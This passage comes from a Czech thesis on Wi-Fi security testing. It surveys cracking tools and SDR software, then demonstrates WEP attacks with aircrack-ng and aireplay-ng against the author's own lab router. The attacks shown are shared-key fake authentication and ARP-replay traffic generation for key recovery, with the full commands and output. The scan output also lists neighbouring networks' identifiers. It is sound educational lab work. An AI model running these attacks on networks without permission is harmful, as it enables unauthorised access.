Fern wifi a wifite slouží ke stejnému účelu. Jedná se o nástavbu, která určitým způsobem zjednodušuje práci s předchozími utilitami.

Fern wifi je specifický tím, že se jedná o jedinou utilitu, která využívá GUI. Je tak velmi uživatelsky přístupná a jednoduchá na použití. Po spuštění fern automaticky detekuje bezdrátová rozhraní a po výběru je přepne do monitorovacího režimu.

Dále učiní sken okolních AP a roztřídí je podle toho, zda používají WEP nebo WPA. Uživatel si vybere AP, na který chce zaútočit a fern provede útok. Pro WPA je to slovníkový útok, proto dává fern uživateli možnost výběru slovníku. Pokud je útok úspěšný, vypíše utilita používané heslo.

Další funkcí je databáze klíčů. Fern si uchovává dříve zjištěné klíče pro dané BSSID. Uživatel tak má přehled o již zjištěných klíčích, které lze později použít. [40]

wifite

Wifite je velmi podobný utilitě fern. Největším rozdílem je, že wifite je konzolová aplikace. Využívá především utilit aircrack-ng. Ihned po zapnutí provede sken sítě pomocí airodump-ng a dá uživateli na výběr, který AP chce napadnout. Zároveň vypíše informace o každém z nich – jeho SSID, zda používají WEP nebo WPA, zda má AP povoleno WPS, na jakém kanálu vysílá, kolik klientů je připojených.

Uživatel si vybere cíl a zbytek už wifite udělá za něj. Začne s nejrychlejšími útoky a postupně vyzkouší všechny možné útoky, dokud se některý nepodaří.

Wifite uživatelům nabízí i další možnosti jako například výběr utilita na crackování hesel. Kromě již zmíněného aircrack a cowpatty je to populární John the Ripper a Hashcat.

Podobně jako fern si uchovává již zjištěná hesla a další informace o jednotlivých AP, a to v souboru cracked.txt. [41]

Další testovací programy a skripty

Na podobném principu jako wifite a fern funguje mnoho dalších utilit, které lze doinstalovat. Jako příklady lze uvést WiFiBroot [42], bettercap [43], airgeddon [44], WiFiHunter [45] a mnoho dalších. Jelikož je používání těchto utilit velmi jednoduché a podobné jako přechozí programy, není třeba se jimi zabývat do hloubky.

Pro testování zranitelností KRACK je nutno využít předem vytvořených skriptů, které poskytují přímo výzkumníci, kteří tuto zranitelnost objevili [46]. Skripty sice lze použít samostatně, ale pro potřeby testování v této práci bude vytvořena vlastní utilita, která používání usnadní. Skripty, a tím pádem i utilita neslouží k samotnému útočení, jelikož vektor útoku u KRACKu je poměrně slabý, ale dokážou rozeznat, zda je testované zařízení zranitelné nebo ne.

Zranitelnost Kr00k je poměrně nová ale i tak už existuje několik utilit, které ji dokážou zneužít. Jedná se o například kr00ker [47] nebo r00kie-kr00kie [48]. Jde o poměrně přímočaré utility, které se pokusí o útok na zadané zařízení. Kr00ker podporuje útok jak na klienta, tak i na AP, zatímco r00kie-kr00kie je zaměřen pouze na klientská zařízení.

Některé útoky fungují lépe pokud mezi testovaným klientem a AP dochází k většímu provozu než za normálních okolností. Pro potřeby testování tedy mohou být pomocné některé aplikace, které tento provoz dokážou simulovat. Na Android je to například aplikace Packets Generator [49], ale lze jich nalézt nezměrné množství.

Wireshark

Dalším užitečným nástrojem je program Wireshark. Jedná se o analyzátor paketů, který může při testování pomoct k zjišťování různých informací o paketech, o tom,

k jaké komunikaci dochází, či analyzovat používané protokoly. Wireshark je jedním z nejzákladnějších programů pro zkoumání elektronické komunikace.

Software pro SDR

Plné zprovoznění SDR pro účely testování potřebuje poměrně extenzivní množství softwaru. Především se jedná o oficiální drivery, které umožní používání SDR. Na Windows je nainstalování poměrně jednoduché. Po zapojení do USB (výrazně je doporučeno zde používat USB 3.0) je možné najít SDR ve Správci zařízení, kde už jde automaticky vyhledat a nainstalovat aktualizace. Pro Linux lze stáhnout PPA balíček, který obsahuje většinu driverů, prerekvizit a software LimeSuite [50].

Zde se ukazuje výhoda distribucí založených na Ubuntu Linux, protože jiné distribuce PPA balíčky nativně nepodporují a je pak nutno tento software instalovat z Git zdroje, což je zbytečně složité. LimeSuite je balíček programů, které umožňují přímé nastavování LimeSDR. Z těchto programů jsou důležité LimeUtil, LimeQuickTest a LimeSuiteGUI. LimeUtil umožňuje mimo jiné prokázat, zda systém dokáže s SDR komunikovat, a to pomocí:

```
LimeUtil --find
```

Výstup příkazu lze vidět na výpisu 3.1.

Výpis 3.1: Výpis příkazu LimeUtil --find

```
* [LimeSDR-USB, media=USB 3.0, module=FX3, addr=1d50:6108, serial
   =0009072C00D6321F]
```

LimeQuickTest je, jak název napovídá, rychlý testovací software, který zkontroluje, zda SDR funguje správně sérií testů. Toho je dosáženo příkazem:

```
LimeQuickTest
```

Jeden z testů v případě používaného SDR sice občas selže, ale celkově se dá předpokládat, že SDR funguje a s testováním lze pokračovat. Aplikace LimeSuiteGUI pak nabízí detailní nastavení všech aspektů SDR. Podle postupu uvedeném na stránce LimeSDR lze provést několik dalších testů [51], ale v rámci práce je není nutné podrobně rozebírat, všechny dopadly podle očekávání.

Po tomto základním softwaru lze již přistoupit k využívání aplikací určených k běžnému užívání SDR. Nejjednoduššími příklady jsou programy, které slouží ke specifickým funkcím, jako je například analýza rádiového spektra. Těchto programů existuje obrovská řada, jeden z nich je SDRSharp. Jedná se o aplikaci pro Windows, která umožňuje jednoduché zkoumání spektra a automatického převádění zachyceného signálu na audio. Dá se tak například využít pro poslouchání FM rádia. Konkrétněji je zde nutné stáhnout verzi obsahující pluginy pro LimeSDR [52].

Pokud existuje potřeba s SDR pracovat více do hloubky, existuje několik programů, které dokážou využít flexibilnost SDR k mnohem větší škále funkcí. Nejrozšířenější takovou platformou pro SDR je GNURadio [53]. Jedná se o toolkit, který umožňuje uživatelům vytvářet modely, pomocí kterých je SDR ovládáno a pomocí kterých je dále zpracováván signál. Využívá se zde bloků, které jsou spojovány do modelů. Toto umožňuje poměrně efektivní a uživatelsky přívětivé používání SDR. Vekou výhodou je pak modularita a možnost vytvářet vlastní bloky a rozšiřovat tak funkcionalitu všech SDR.

Instalaci GNURadia pro Linux lze dosáhnout několika způsoby, přičemž nejschůdnější je využití balíčku PyBOMBS. Ten proces zjednodušuje automatickým instalováním prerekvizit, a především po nainstalování umožňuje jednoduché přidávání nových bloků a rozšiřujících balíčků [54]. Celý proces instalace balíčku a následnou instalaci GNURadia lze najít na Github stránce PyBOMBS [55].

Aby GNURadio dokázalo používat LimeSDR, je potřeba doinstalovat balíček gr-limesdr. Pro samotné zpracovávání WiFi signálu v rámci GNURadia pak existuje balíček gr-ieee802-11 [56]. Tento balíček bloků byl vytvořen jako součást projektu Wime (Wireless Measurement and Experimentation) [57]. Jedná se o experimentální balíček bloků, které dohromady dokážou zpracovat WiFi signály a teoreticky umožní záchyt provozu podobně jako WiFi karta v monitorovacím režimu.

Instalaci těchto bloků pak lze provést jednoduše pomocí příkazu:

```
pybombs install gr-limesdr
pybombs install gr-ieee-80211
```


Balíček také obsahuje již hotové modely, které lze použít, v rámci testování především model „wifi_rx.grc“. Velkou výhodou je možnost propojení modelu s Wiresharkem. Model zachycené pakety ukládá do FIFO souboru, který pak lze otevřít ve Wiresharku, a živě tak sledovat provoz.

Balíček však má několik nevýhod. Model podporuje jen některé protokoly IEEE 802.11, konkrétně 802.11 a, g a p. Velkou překážkou pak je velká náročnost na hardware počítače. Model musí zpracovávat velké množství přijatých dat, což vyžaduje poměrně výkonné CPU. Jelikož se jedná o neoficiální a experimentální doplněk GNURadia, jeho podpora je poměrně malá a není úplně jednoduché řešit problémy, ke kterým může dojít.

Je také se potřeba zamyslet nad tím, jaké typy testů lze s dostupnými modely v balíčku provádět. Téměř všechny momentálně dostupné testovací utility jsou uzpůsobené k práci s WiFi adaptérem, a i když je nejspíš technicky možné je zprovoznit tak, aby fungovaly s SDR, realitou je, že možnost testování bude dosti omezená. Konkrétně si lze představit používání SDR k útokům na autentizaci WPA2, kde stačí zachytit čtyřcestnou výměnu a poté použít utilitu, která zjistí používané heslo.

3.3 Laboratorní prostředí

Po výběru hardwaru a softwaru už zbývá pouze sestavit laboratorní prostředí. To je poměrně jednoduché. V rámci testování je třeba nasimulovat jednoduchou síť. Jelikož k naprosté většině testů stačí pouze AP, klient a útočník, lze si vystačit s těmito třemi prvky. Jako AP poslouží vybraný router TP-Link TL-WR741ND, jako klient vybraný mobilní telefon Xiaomi. Jako útočník poslouží testovací počítač s Windows 10, s virtualizovaným Kali Linux a vybranou Wi-Fi kartou TPLink TL-WN722N v2. Pro testy s SDR je to pak počítač s BackBox Linux a vybraným LimeSDR.




Obr. 3.1: Schéma laborarního prostředí

Zapojení je jednoduché, router není třeba připojovat k WAN, takže jej stačí pouze zapnout; nastavování je pak prováděno přihlášením do správy buď skrze mobilní telefon nebo testovací počítač. Testovací počítač je připojen k internetu, což ulehčuje testování v případě, že je potřeba získat dodatečné informace či doinstalovat součásti Kali Linux. Schéma tohoto zapojení je na obrázku 3.1.

4 Praktické testování bezpečnosti Wi-Fi

V rámci testování byla provedena demonstrace testovacích utilit a skriptů v Kali Linux popsaných v kapitole 3.2.3 Testovací programy, dále je vytvořena vlastní utilita a jsou vyzkoušeny možnosti SDR.

Než začne testování, je třeba si ověřit zda je AP správně nastaveno, tedy zda používá správný protokol a zkontrolovat SSID sítě. V případě vybraného AP se stačí připojit do jeho nastavení a zkontrolovat záložku Wireless Security. Na obrázku 4.1 je vidět nabídka bezpečnostních protokolů a jejich nastavení. Pro účely práce je jako SSID zvoleno „TestNet“.



Obr. 4.1: Nastavení bezpečnosti AP

Dále je před každým testem potřeba ověřit, zda je připojena Wi-Fi karta a zda se nachází v monitorovacím režimu. K tomu lze využít příkaz

```
iwconfig
```

Ten vypíše všechna přítomná bezdrátová rozhraní (viz 4.2).

```
root@osboxes:~# iwconfig
lo        no wireless extensions.

wlan0     unassociated  Nickname:"<WIFI@REALTEK>"
          Mode:Managed  Frequency=2.462 GHz  Access Point: Not-Associated
          Sensitivity:0/0
          Retry:off   RTS thr:off   Fragment thr:off
          Encryption key:off
          Power Management:off
          Link Quality=0/100  Signal level=0 dBm  Noise level=0 dBm
          Rx invalid nwid:0  Rx invalid crypt:0  Rx invalid frag:0
          Tx excessive retries:0  Invalid misc:0   Missed beacon:0

eth0      no wireless extensions.
```

Obr. 4.2: Výpis příkazu iwconfig

Dále je nutno použít příkaz:

```
airmon-ng check kill
```

Ten ukončí procesy, které by mohly překážet během testování. Také umožní přepnout rozhraní wlan0 do monitorovacího režimu. To lze provést například pomocí příkazu

```
iwconfig wlan0 mode monitor
```

Následně lze opět zkontrolovat stav pomocí příkazu

```
iwconfig
```

```
root@osboxes:~# iwconfig
wlan0     IEEE 802.11b  ESSID:""  Nickname:"<WIFI@REALTEK>"
          Mode:Monitor  Frequency:2.412 GHz  Access Point: Not-Associated
          Sensitivity:0/0
          Retry:off   RTS thr:off   Fragment thr:off
          Encryption key:off
          Power Management:off
          Link Quality=0/100  Signal level=-100 dBm  Noise level=0 dBm
          Rx invalid nwid:0  Rx invalid crypt:0  Rx invalid frag:0
          Tx excessive retries:0  Invalid misc:0   Missed beacon:0

lo        no wireless extensions.

eth0      no wireless extensions.
```

Obr. 4.3: Výpis příkazu iwconfig po zapnutí monitorovacího režimu

Na obrázku 4.3 již je vidět, že karta je v monitorovacím režimu (položka Mode). Nyní je vše připraveno k testování.

4.1 Aircrack-ng

Pomocí utility aircrack-ng byly otestovány útoky na síť používající protokol WEP, a to konkrétně útok na autentizaci Shared Key (popsán v kapitole 2.1.1 Zranitelnost autentizace Shared Key) a útok na šifrování WEP pomocí útoku využívající opakování IV (popsán v kapitole 2.1.2 Slabiny šifrování WEP). Dále útoky na síť využívající protokol WPA2(PSK) pomocí útoku hrubou silou a je demonstrována možnost dešifrování paketů. Konečně byl také demonstrován pokus o útok Caffe Latte popsaný v kapitole 2.1.3 Útok Caffe Latte.

Prvním krokem všech útoku je zjištění MAC adresy AP. Lze využít utility airodump-ng:

```
airodump-ng wlan0
```

```
CH  4 ][ Elapsed: 48 s ][ 2019-12-15 07:18

BSSID              PWR  Beacons    #Data, #/s  CH  MB   ENC  CIPHER AUTH ESSIDynet

34:2C:C4:5D:65:FC   -1        0        0    0   1  -1                  <length:  0>
F4:EC:38:B2:55:F2  -32      226        0    0  11  54e. WEP  WEP         TestNet
56:67:11:DB:8F:47  -56      175        0    0   8  270  WPA2 CCMP   MGT  UPC Wi-Free
54:67:51:DB:8F:47  -56      173       13    0   8  270  WPA2 CCMP   PSK  Skynet
78:C1:A7:09:F2:E8  -64      162        0    0   3  130  WPA2 CCMP   PSK  MujO2Internet_09F2E8
04:8D:38:09:C1:94  -71       43        0    0   2  54   WPA2 CCMP   PSK  VOIP9
D4:6E:0E:7A:40:D2  -72       35        0    0   2  130  OPN              TP-LINK_Extender_7A40D2
20:2B:C1:98:B4:D4  -69      113        0    0   9  130  WPA  CCMP   PSK  Internet
28:FF:3E:34:54:0A  -74       65        3    0  11  130  WPA2 CCMP   PSK  Local Barber Shop
38:43:7D:61:BB:AB  -76       14        0    0   6  130  WPA2 CCMP   PSK  Stable connection
3A:43:1D:61:BB:AB  -78       18        0    0   6  130  WPA2 CCMP   MGT  UPC Wi-Free
F0:7D:68:B2:E9:9D  -78       21        0    0  11  54   WPA  TKIP   PSK  KOBU
EC:43:F6:77:66:F8  -79        1        0    0  11   65  WPA2 CCMP   PSK  Andulkovi
C8:D9:D2:C3:D8:A9  -78        0        0    0  11   65  WPA2 CCMP   PSK  DIRECT-A8-HP OfficeJet
38:43:7D:EF:54:A9  -76        5        0    0   6  130  WPA2 CCMP   PSK  Smetanovic 6

BSSID              STATION            PWR   Rate    Lost    Frames  Probe

34:2C:C4:5D:65:FC  00:08:CA:F7:C8:65  -76    0 - 1     28        6  Preklizka
(not associated)   D8:CE:3A:2C:94:57  -72    0 - 1      0        4
(not associated)   64:A6:51:AF:45:1D  -72    0 - 1      0        1  323
(not associated)   BE:60:DD:78:EA:5A  -74    0 - 1      0        2
(not associated)   7C:49:EB:9E:05:50  -78    0 - 1      0        1
28:FF:3E:34:54:0A  4C:74:BF:81:3D:6F   -1    1e- 0      0        1
28:FF:3E:34:54:0A  CC:44:63:7A:39:F8  -49    0 -24      0        1
```

Obr. 4.4: Výpis airodump-ng


Výpis tohoto příkazu je vidět na obrázku 4.4. V horní části jsou vidět AP v okolí včetně jejich BSSID (MAC adresa AP), výkon (PWR), počet zpráv Beacon (Beacons), počet zachycených rámců (#Data), počet rámců za sekundu (#/s), kanál (CH), protokol (ENC), šifrování (CIPHER), autentizace (AUTH) a ESSID (ESSID). Na obrázku lze vidět i vytvořenou testovací síť TestNet používající protokol WEP. V dolní části pak lze vidět zařízení, která nejsou připojena k AP, ale snaží se nějaké najít. Je dobré si zaznačit BSSID testovacího AP, v tomto případě F4:EC:38:B2:55:F2.

4.1.1 Testování protokolu WEP

V této sekci jsou demonstrovány útoky Shared Key, útok na šifrování WEP a útok Caffe Latte. Nejprve je nutno nastavit AP tak, aby využíval protokol WEP. To lze u zvoleného AP provést v záložce Wireless Security. Jako heslo je zvoleno jednoduché „heslo“, jako typ je zvolena autentizace „Shared Key“.

Útok proti autentizaci Shared Key

Pomocí tohoto útoku lze dosáhnout autentizaci k AP bez znalosti hesla.



Obr. 4.5: Schéma útoku proti autentizaci Shared Key

Prvním krokem je zachytit autentizaci mezi klientem a AP. K tomu lze opět využít utilitu airodump-ng. Pomocí příkazu

```
airodump-ng wlan0 -c 11 --bssid F4:EC:38:B2:55:F2 -w
    WEPKey
```

začne zachytávání provozu v rámci sítě TestNet. Možnost „-c“ specifikuje kanál, na kterém AP vysílá a možnost „-w“ specifikuje název souboru do kterého budeme zachycený provoz ukládat. Následně je simulována autentizace klienta na AP jednoduše připojením se k síti. Airodump-ng automaticky autentizaci zachytí, indikátorem je, že se ve sloupci AUTH objeví „SKA“, znamenající „Shared Key Authentication“.

Aircrack-ng by měl v tento moment vygenerovat soubor WEPKey-01- F4-EC-38-B2-55-F2.xor. V něm je uložena zachycená autentizace.

K samotné autentizaci testovacího počítače lze použít utilitu aireplay-ng:

```
aireplay-ng -1 0 -e "TestNet" -y
WEPKey-01-F4-EC-38-B2-55-F2.xor -a F4:EC:38:B2:55:F2
-h AA:AA:AA:AA:AA:AA wlan0
```

Tento příkaz provede falešnou autentizaci fiktivního klienta s MAC adresou AA:AA:AA:AA:AA:AA k AP TestNet pomocí zachyceného souboru.

```
root@osboxes:~# aireplay-ng -1 0 -e "TestNet" -y WEPKey-01-F4-EC-38-B2-55-F2.xor
 -a F4:EC:38:B2:55:F2 -h AA:AA:AA:AA:AA:AA wlan0
The interface MAC (D0:37:45:53:3C:E8) doesn't match the specified MAC (-h).
        ifconfig wlan0 hw ether AA:AA:AA:AA:AA:AA
07:22:21  Waiting for beacon frame (BSSID: F4:EC:38:B2:55:F2) on channel 11

07:22:21  Sending Authentication Request (Shared Key) [ACK]
07:22:21  Authentication 1/2 successful
07:22:21  Sending encrypted challenge. [ACK]
07:22:21  Authentication 2/2 successful
07:22:21  Sending Association Request [ACK]
07:22:21  Association successful :-) (AID: 1)
```

Obr. 4.6: Výpis aireplay-ng

Na obrázku 4.6 lze vidět, že autentizace proběhla úspěšně. Jde to ověřit například pomocí příkazu

```
iwconfig
```

```
root@osboxes:~# iwconfig
lo        no wireless extensions.

wlan0     IEEE 802.11bg  ESSID:"TestNet"  Nickname:"<WIFI@REALTEK>"
          Mode:Monitor  Frequency:2.462 GHz  Access Point: F4:EC:38:B2:55:F2
          Sensitivity:0/0
          Retry:off   RTS thr:off   Fragment thr:off
          Encryption key:off
          Power Management:off
          Link Quality=1/100  Signal level=-99 dBm  Noise level=0 dBm
          Rx invalid nwid:0  Rx invalid crypt:0  Rx invalid frag:0
          Tx excessive retries:0  Invalid misc:0   Missed beacon:0

eth0      no wireless extensions.
```


Obr. 4.7: Výpis iwconfig po autentizaci

Na obrázku 4.7 lze vidět, že rozhraní wlan0 je připojeno k AP s MAC adresou F4:EC:38:B2:55:F2, což odpovídá.

Pomocí tohoto útoku bylo možné dosáhnout autentizace k tomuto AP. Tímto způsobem by ovšem ještě nedošlo k možnosti komunikovat v rámci sítě, protože stále není znám používaný klíč.

Útok na šifrování WEP

Tento útok je proveden pomocí zachycení dostatečného množství zpráv a zjištění použitého hesla kryptoanalýzou (viz kapitola 2.1.2 Šifrování WEP).



Obr. 4.8: Schéma útoku na šifrování WEP

Prvním krokem je zachycení dostatečného množství zpráv. Opět lze použít utilitu airodump-ng, stejně jako v předchozím útoku.

```
airodump-ng wlan0 -c 11 --bssid F4:EC:38:B2:55:F2
-w WEPCracking
```

```
CH 11 ][ Elapsed: 2 mins ][ 2019-12-15 08:33

BSSID              PWR RXQ  Beacons    #Data, #/s  CH  MB   ENC  CIPHER AUTH E

F4:EC:38:B2:55:F2  -21  84     1188       76    0  11  54e. WEP  WEP         T

BSSID              STATION            PWR   Rate    Lost    Frames  Probe

F4:EC:38:B2:55:F2  20:47:DA:16:A0:17  -40   54e- 6e     0       18
```

Obr. 4.9: Výpis airodump-ng pro WEP síť

Na obrázku 4.9 vidíme již připojeného klienta. Pro útok je důležitý sloupec *#Data*, který poznačuje počet zachycených zpráv. Jelikož je k útoku potřeba zachytit tisíce rámců, při normální komunikaci by bylo nutné čekat příliš dlouho. Využitím aireplay-ng lze tento proces urychlit. Aireplay-ng bude generovat velké množství ARP zpráv opakováním zachyceného provozu. AP bude odpovídat zašifrovanými ARP odpověďmi. Airodump-ng tyto odpovědi zachytí. Generování ARP lze v novém okně provést příkazem:

```
aireplay-ng -3 -b F4:EC:38:B2:55:F2 -h 20:47:DA:16:A0:17
wlan0
```

Argument „-3“ specifikuje ARP zprávy, argument „-h“ specifikuje MAC adresu klienta. Velmi brzo aireplay-ng začne generovat množství ARP zpráv a airodump-ng začne zachytávat velké množství provozu (viz obrázky 4.10 a 4.11).

```
root@osboxes:~# aireplay-ng -3 -b F4:EC:38:B2:55:F2 -h 20:47:DA:16:A0:17 wlan0
The interface MAC (D0:37:45:53:3C:E8) doesn't match the specified MAC (-h).
        ifconfig wlan0 hw ether 20:47:DA:16:A0:17
08:45:04  Waiting for beacon frame (BSSID: F4:EC:38:B2:55:F2) on channel 11
Saving ARP requests in replay_arp-1215-084504.cap
You should also start airodump-ng to capture replies.
Read 1397 packets (got 80 ARP requests and 115 ACKs), sent 84 packets...(504 pps
Read 1595 packets (got 128 ARP requests and 165 ACKs), sent 133 packets...(498 p
Read 1785 packets (got 174 ARP requests and 214 ACKs), sent 183 packets...(499 p
Read 1980 packets (got 224 ARP requests and 264 ACKs), sent 233 packets...(499 p
Read 2167 packets (got 268 ARP requests and 312 ACKs), sent 284 packets...(501 p
Read 2355 packets (got 314 ARP requests and 362 ACKs), sent 334 packets...(500 p
Read 2555 packets (got 360 ARP requests and 415 ACKs), sent 384 packets...(500 p
Read 2733 packets (got 402 ARP requests and 465 ACKs), sent 434 packets...(500 p
Read 2907 packets (got 444 ARP requests and 511 ACKs), sent 483 packets...(499 p
Read 3095 packets (got 490 ARP requests and 559 ACKs), sent 534 packets...(500 p
Read 3280 packets (got 536 ARP requests and 608 ACKs), sent 583 packets...(499 p
Read 3469 packets (got 583 ARP requests and 657 ACKs), sent 633 packets...(499 p
Read 3621 packets (got 620 ARP requests and 703 ACKs), sent 683 packets...(499 p
Read 3750 packets (got 650 ARP requests and 741 ACKs), sent 734 packets...(500 p
Read 4011 packets (got 702 ARP requests and 791 ACKs), sent 784 packets...(500 p
Read 4255 packets (got 729 ARP requests and 841 ACKs), sent 834 packets...(500 p
Read 4538 packets (got 804 ARP requests and 891 ACKs), sent 884 packets...(500 p
Read 4724 packets (got 810 ARP requests and 940 ACKs), sent 934 packets...(500 p
```

Obr. 4.10: Aireplay-ng generuje ARP zprávy

```
CH 11 ][ Elapsed: 2 mins ][ 2019-12-15 08:46 ][ 140 bytes keystream: F4:EC:38:

BSSID              PWR RXQ  Beacons    #Data, #/s  CH  MB   ENC  CIPHER AUTH E

F4:EC:38:B2:55:F2  -24   0     1146    37477 1035  11  54e. WEP  WEP    SKA  T

BSSID              STATION            PWR   Rate    Lost    Frames  Probe

F4:EC:38:B2:55:F2  20:47:DA:16:A0:17    0   54e- 1   1111    45456  TestNet
```

Obr. 4.11: Airodump-ng zachytává velké množství dat

Nyní lze začít crackování hesla. K tomu lze použít aircrack-ng. V novém okně je tato utilita spuštěna pomocí příkazu:

```
aircrack-ng WEPCracking-01.cap
```

Pokud bylo zachyceno dostatečné množství zpráv, skoro okamžitě aircrack-ng vypočítá použité heslo a vypíše jej (viz obrázek 4.12).

